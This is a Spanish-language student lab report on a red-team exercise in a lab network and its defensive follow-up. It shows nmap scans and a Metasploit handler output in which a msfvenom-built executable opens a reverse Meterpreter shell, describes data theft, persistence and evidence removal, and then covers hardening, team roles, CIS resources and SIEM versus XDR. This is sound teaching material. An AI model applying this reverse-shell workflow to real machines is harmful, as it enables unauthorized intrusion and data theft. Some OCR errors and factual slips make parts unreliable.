


Figura 24 Opciones configuradas

Ahora en la terminal de Kali Linux se llama el host de la maquina ataque 192.168.1.12 escuchando el tráfico por el puerto 443

Figura 25 Direccionamiento del host y puerto de escucha

Ahora en la máquina víctima, se vuelve a ejecutar el archivo 10154596214.exe , para que se comience a identificar la conexión remota.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.12:443
[*] Sending stage (175686 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.12:443 → 192.168.1.13:50050) at
2024-03-11 18:56:32 -0400
```

Figura 26 Conexión con la maquina victima

Una vez que se encuentren los datos anteriores, en la máquina víctima se debe regresar para activar todos los sistemas de seguridad, antivirus, firewall con el fin de eliminar el archivo troyano llamado 1015459624.exe; Si en dado caso que no elimine por sí solo, se debe buscar el proceso Handler Scrash en el administrador de tareas y finalice la tarea.

2.3.1 Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam.

Teniendo en cuenta la dirección IP de la maquina victima (192.168.1.13), se realiza el escaneo a esta dirección como se muestra en la ilustración 14

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 19:06 EST
Nmap scan report for 192.168.1.13
Host is up (0.00015s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 5.30 seconds
```

Figura 27 Escaneo de dispositivos en la misma red

Tabla 2 Listado de puertos y servicios

PUERTO	SERVICIO	DESCRIPCIÓN
135	MSRPC	MSRPC es la implementación Microsoft del mecanismo de DCE RPC.
139	Netbios-ssn	Sistema de Entrada Salida Básica de Red es un protocolo estándar de IBM, que permite que las aplicaciones sobre diferentes computadores se comuniquen dentro de una red de área local (LAN)[2]
445	Microsoft-ds	Es un servicio establecido en uno o varios servidores en donde se crean objetos tales como usuarios, equipos o grupos, con el objetivo de administrar los inicios de sesión en los equipos conectados a la red, así como también la administración de políticas en toda la red.[3]

Con el comando *nmap –v* se muestra un escaneo más detallado del estado de los puertos.




Figura 28 Escaneo rápido de direcciones IP

[2] Universidad Tecnológica Nacional. (s.f.). NetBIOS. Laboratorio Sistemas. https://www.investigacion.frc.utn.edu.ar/labsis/publicaciones/InvesDes/Protocolos-NBI/doc/netbios.html

[3] Zuluaga Muñoz, C. A. (2003). Repositorio institucional Séneca: Inicio. https://repositorio.uniandes.edu.co/server/api/core/bitstreams/531e3fc3-a863-4ce5-b973-a8d0e704261b/content

Para validar que redes están activa se usa el comando *nmap -sP (IP)*, si la red esta activa se visualiza el mensaje “Host is up” y la latencia de conexión, de lo contrario aparece el mensaje “Host seems down”.

Figura 29 Comprobar qué hosts están vivos y en red

Con el comando nmap -p (Puerto) (IP), se realiza el escaneo de un puerto en específico

Figura 30 Escaneo de un puerto en específico

Se emplearon dos herramientas diferentes: NMAP, que facilita la identificación de la red objetivo, permitiendo revelar y rastrear los puertos abiertos para iniciar posibles ataques y evaluar el nivel seguridad. A pesar de estar diseñado especialmente para explorar los puertos, NMAP también puede utilizarse para verificar aplicaciones, servidores, direcciones IP y más. Por otro lado, Metasploit Framework es una herramienta experta en transportar diferentes pruebas en equipos Blue y Red, ya que incluye una amplia gama de exploits predeterminados para ser aprovechados.

Una vez comprendido la parte teórica se procede a la fase de recolección y reconocimiento con un escaneo de puerto a la dirección de la máquina de la victima




Figura 31 Vulnerabilidades de la maquina victima

Se encuentra relaciona la vulnerabilidad CVE-2011-1002 el cual afecta la denegación del servicio del domino Avahi en el sistema por medio de los diferentes paquetes en la conmutación de datos vía internet UDP controlados por ioctl.

2.3.2 A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 10 X64.

- Uno de las primeras falencias presentadas es la ejecución de archivos no conocidos por parte del gestor de la maquina víctima. Cuenta con la facilidad de varias formas de transferir archivos ya que no cuenta con los sistemas de seguridad básicos y en este escenario se realizó la conexión de un servidor http sencillo lo que produjo la ejecución de registros anónimos.
- El uso de Msfvenom ayudo para poder crear y generar payloads personalizados en formato ejecutable (exe) y luego trabajar en un ambiente de penetración con herramientas como Meterpreter la cual se usó de carácter práctica con el fin de poder explotar vulnerabilidades en la máquina de la víctima.
- Cualquier sistema operativo debe contar con un mínimo nivel de seguridad como el firewall, Windows Defender y el antivirus. Adicionalmente en el

laboratorio se desactivaron todos estos sistemas de seguridad lo que produjo lograr ejecutar e intuir fácilmente la máquina de la víctima.

- Conociendo la arquitectura de la maquina víctima es más fácil para los atacantes deducir que tipo de repositorio y archivo malicioso puede utilizar para tener acceso en su totalidad.
- La información del payload msfvenom basado en los puertos abiertos y las direcciones respectivas brinda todo el paso a paso del atraque especifico y lograr identificar la facilidad de la penetración al sistema.
- El marco de usar herramientas versátiles como el Metasploit ayuda a llevar un proceso controlado de identificar vulnerabilidades, explotar las vulnerabilidades encontradas, acceso a la maquina victima para realizar operaciones criticas como acceso de privilegios y control permanente.

2.3.3 A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 10 X64.

Por el lado de la maquina víctima se utilizó el Windows Defender ya que la misma nos referencia las diferentes vulnerabilidades que tiene el sistema operativo. Adicionalmente si nos enfocamos en el puerto según el escenario propuesto se dispone el puerto 443 de escucha, pero una vez realizando la configuración del acceso remoto a la maquina comprometida (Metasploit) pero realizando diferentes escenarios de pruebas y error se pudo identificar que el puerto de penetración del servicio de troyanos se basa en TCP/UDP 4444 Por tal razón se logró identificar y explotar la vulnerabilidad en la maquina victima gracias a las diferentes herramientas versátiles que controlan el acceso total sobre el sistema

2.3.4 Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.




Figura 32 Topología implementada

Archivo 1015459624.exe

- Etapa empieza cuando la maquina victima contiene el archivo denominado 1015459624.exe

Creacion msfvenom

- Se lleva acabo multiples acciones maliciosas para crear el archivo y poder configurarlo de manera inversa por un puerto en específico

Payload de Meterpreter

- La maquina atacante utilizó diferentes pruebas de penetración como Metasploit para evidenciar vulnerabilidades con la tecnica de Meterpreter en su propia máquina.

Conexión

- Se establecio conexion entre las dos maquina cuando se ejecuto el payload creado su obtuvo el acceso remoto toal de la victima.

Control remoto

- El servicio Meterpreter ejecutandose tiene la capacidad de obtener informacion del sistema, filtrar archivos de la maquina, ejecutar comandos sobre el sistema operativo y acceso permanente.

Remoción

- La maquina atanque usas sus tecnicas de acceso para eliminar el archivo y subir los sistemas de seguridad del sistema operativo Windows par ano dejar evidencia de ningun tipo

Figura 33 Paso a paso de actividad

2.4 ETAPA 4 - CONTENCIÓN DE ATAQUES INFORMÁTICOS

2.4.1 ¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.

Asemejar cualquier tipo de ataque a la infraestructura es de gran necesidad contemplar una composición entre metodologías, técnicas, herramientas y conocimientos expertos en ciberseguridad. Por tal razón se señala algunas modelos fundamentales tales como:

Figura 34 Pasos de identificación de un ataque

2.4.2 ¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

Según el ejercicio anterior se logra entender una de las muchas maneras que se puede realizar un ataque y a la vez el cómo remediar las situaciones con los sistemas de seguridad. Por tal razón es necesario comprender que el hardering es un vinculado de metodologías, herramientas o habilidades aprovechadas en un sistema para mitigar un poco cualquier tipo de ataque y viabilidad de que grupos técnicos para vulnerar los sistemas de seguridad y conseguir tener privilegios sobre los sistemas de información, redes o dispositivos.

Una vez que se haya identificado la trazabilidad del ataque se debe empezar a orientar las remediaciones para poder mitigar todo el ataque completo a la infraestructura tecnológica y una metodología de recuperación de los servicios para avalar la continuidad del negocio. Es de gran importancia seguir un proceso íntegro para detectar vulnerabilidades y se muestra el paso a paso de la siguiente manera:

Actualización sistema operativo

Se realizo la verificación del servicio de Microsoft que ayuda a conservar los parches de seguridad y corrección de errores del sistema operativo, por tal razón, se procede a realizar las actualizaciones correspondientes para proteger hacia vulnerabilidades y amenazas




Figura 35 Actualizaciones de sistema operativo Win 10

Acceso controlado a carpetas

Es una característica del sistema operativo de Windows 10 encajada para facilitar la protección contra la explotación de código malicioso (troyanos,ransomware) y ataques cibernéticos. Por esa situación se utiliza la herramienta de Windows Defender Exploit Guard para poder desplegar políticas de protección frente a ejecución de aplicaciones, ataques en privilegios de usuario y realización de scripts en el sistema operativo.




Figura 36 Restricción de carpetas compartidas

A continuación, se podrá evidenciar desde la maquina atacante el acceso al archivo payload 1015459624.exe de la maquina víctima, verificando la efectividad de las herramientas usadas anteriormente se procede a realizar las mismas pruebas de conexión con la maquina víctima y certificar el proceso de hardening




Figura 37 Denegación de acceso a payload

Mostrado el resultado se logra comprobar la denegación del acceso a la maquina victima ya que se fortaleció la seguridad en la misma pero adicionalmente se plantea una enumeración de actividades para minimizar la repetición del acontecimiento




Figura 38 Proceso de denegación

2.4.3 ¿Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

Tabla 3 Diferencia de equipos de seguridad

RED TEAM	BLUE TEAM	PURPLE TEAM	EQUIPOS DE RESPUESTA
También llamados *seguridad ofensiva*, es un equipo conformado por profesionales que se encargan de buscar vulnerabilidades poniendo a prueba el Blue Team.	También llamados *seguridad ofensiva*, es un equipo de profesionales encargados de proteger la organización contra cualquier amenaza.	Equipo encargado de enfrentar las técnicas de defensa implementadas por *Blue Team* contra las técnicas de ataque usadas por *Red Team*	Actúa en el momento en que se materialice algún ataque, donde los tiempos de respuesta son de manera inmediata con el fin de que las consecuencias puedan ser mitigadas.
Su principal tarea consiste en atacar el sistema de radicalmente propendiendo probar la eficacia del sistema de seguridad	Su principal tarea consiste en defender de manera proactiva ataques reales que son programados por el Red Team	Su principal objetivo es coordinar y garantizar que los equipos compartan información relevante con respecto a las vulnerabilidades del sistema.	Su principal función se resume en la respuesta ante los ataques sufridos por la organización.
Simula un ataque real, con el fin de comprobar la posibilidad de que alguien externo a la empresa llegue a tener acceso a los sistemas de la organización.	Su funcionalidad radica en recoger datos de vigilancia constantemente con el fin de efectuar evaluaciones sobre el acceso a los sistemas y aplicaciones en lo	Gestiona la seguridad de la información realizando pruebas que permiten comprobar la eficacia de los mecanismos y procedimientos que tenga la	Llevan a cabo tanto acciones reactivas como proactivas, asimismo gestionan la seguridad de la información

	que respecta a la seguridad de la información.	organización, en aras de minimizar los riesgos de ataques.	
Utilizan diferentes métodos y herramientas que pretenden explotar y abatir tanto las vulnerabilidades como las debilidades de una red.	Analizan patrones y comportamientos con la recopilación de datos, documentan lo que se debe proteger y llevan a cabo en análisis de los riesgos	Optimiza las defensas y mejoras en la seguridad, permitiendo a las organizaciones fomentar una mejora continua en seguridad cibernética.	Analizan la información y responden a los ataques dependiendo los tipos.
Evalúan la capacidad real que tiene una organización para proteger sus activos críticos y medir la capacidad y velocidad de respuesta	Evalúan las distintas amenazas que pueden presentarse dentro de la organización, monitorean y recomiendan planes para mitigar los posibles riesgos que puedan materializarse	Permite forjar la seguridad de las organizaciones fusionando los propósitos de cada equipo.	Monitorean las plataformas, detectan las vulnerabilidades de sitios y sistemas web, gestionan los incidentes y difunden medidas preventivas ante ataques de malware.

2.4.4 ¿Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

Center For Internet Security (CIS), se estructura como una organización sin ánimo de lucro que desarrolla un componente importante dentro de la ciberseguridad, por cuanto brinda tanto recursos como pautas que pueden ser utilizadas por los equipos de Blue Team para fortalecer la seguridad de los sistemas de las organizaciones.[4]

[4] CIS. (s.f.). CIS. https://www.cisecurity.org/

A continuación, se señala el cómo funciona Center For Internet Security (CIS) y el paso a paso para encontrar los tutoriales que posee esta organización

Figura 39 Center For Internet Security

Paso 1. Acceder al sitio web del CIS Dirígete al sitio web oficial del "Center for Internet Security" en https://www.cisecurity.org/.

Paso 2: Explorar Recursos CIS Una vez en el sitio web del CIS, encontrarás una amplia variedad de recursos y pautas de seguridad.

A. CIS Controls: Son una serie de prácticas mejoradas de seguridad cibernética reconocidas de manera amplia. Blue Team pueden usarlos como una guía que busca fortalecer sus defensas cibernéticas.

Figura 40 Learning de CIS

B. CIS Benchmarks: Son guías técnicas que proporcionan recomendaciones específicas de configuración para sistemas operativos, aplicaciones y dispositivos comunes. Estas pautas ayudan a configurar sistemas que incrementan la seguridad

Figura 41 Recursos específicos de CIS

C. CIS Critical Security Controls (CSC): Son un conjunto prioritario de acciones que las organizaciones pueden tomar para mejorar su postura de seguridad.

Figura 42 Buenas prácticas de CIS

Para buscar tutoriales detallados o recursos adicionales que se requieran. Dentro del sitio web del CIS, existe una función de búsqueda en la parte superior del sitio web, donde se pueden ingresar palabras clave relacionadas con el tema de interés. Esto facilitará encontrar información específica acerca de cómo implementar las recomendaciones de seguridad proporcionadas por el CIS. El "Center for Internet Security" (CIS) es una fuente valiosa de recursos y pautas de seguridad cibernética que Blue Team puede utilizar para fortalecer sus defensas y mejorar su postura de seguridad. El sitio web del CIS como se evidencia anteriormente, ofrece una gran variedad de recursos y su implementación.

2.4.5 Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

Tabla 4 Diferencias entre SIEM y XDR


SIEM	XDR
Plataforma encargada de recopilar, analizar y correlacionar registros de eventos presentados y datos de seguridad recopilados en tiempo real que proporcionan alertas de amenazas.	Plataforma encargada de la seguridad, donde combina la detección y respuesta ante amenazas yendo más allá de los límites de la red, abordando vectores de ataque.

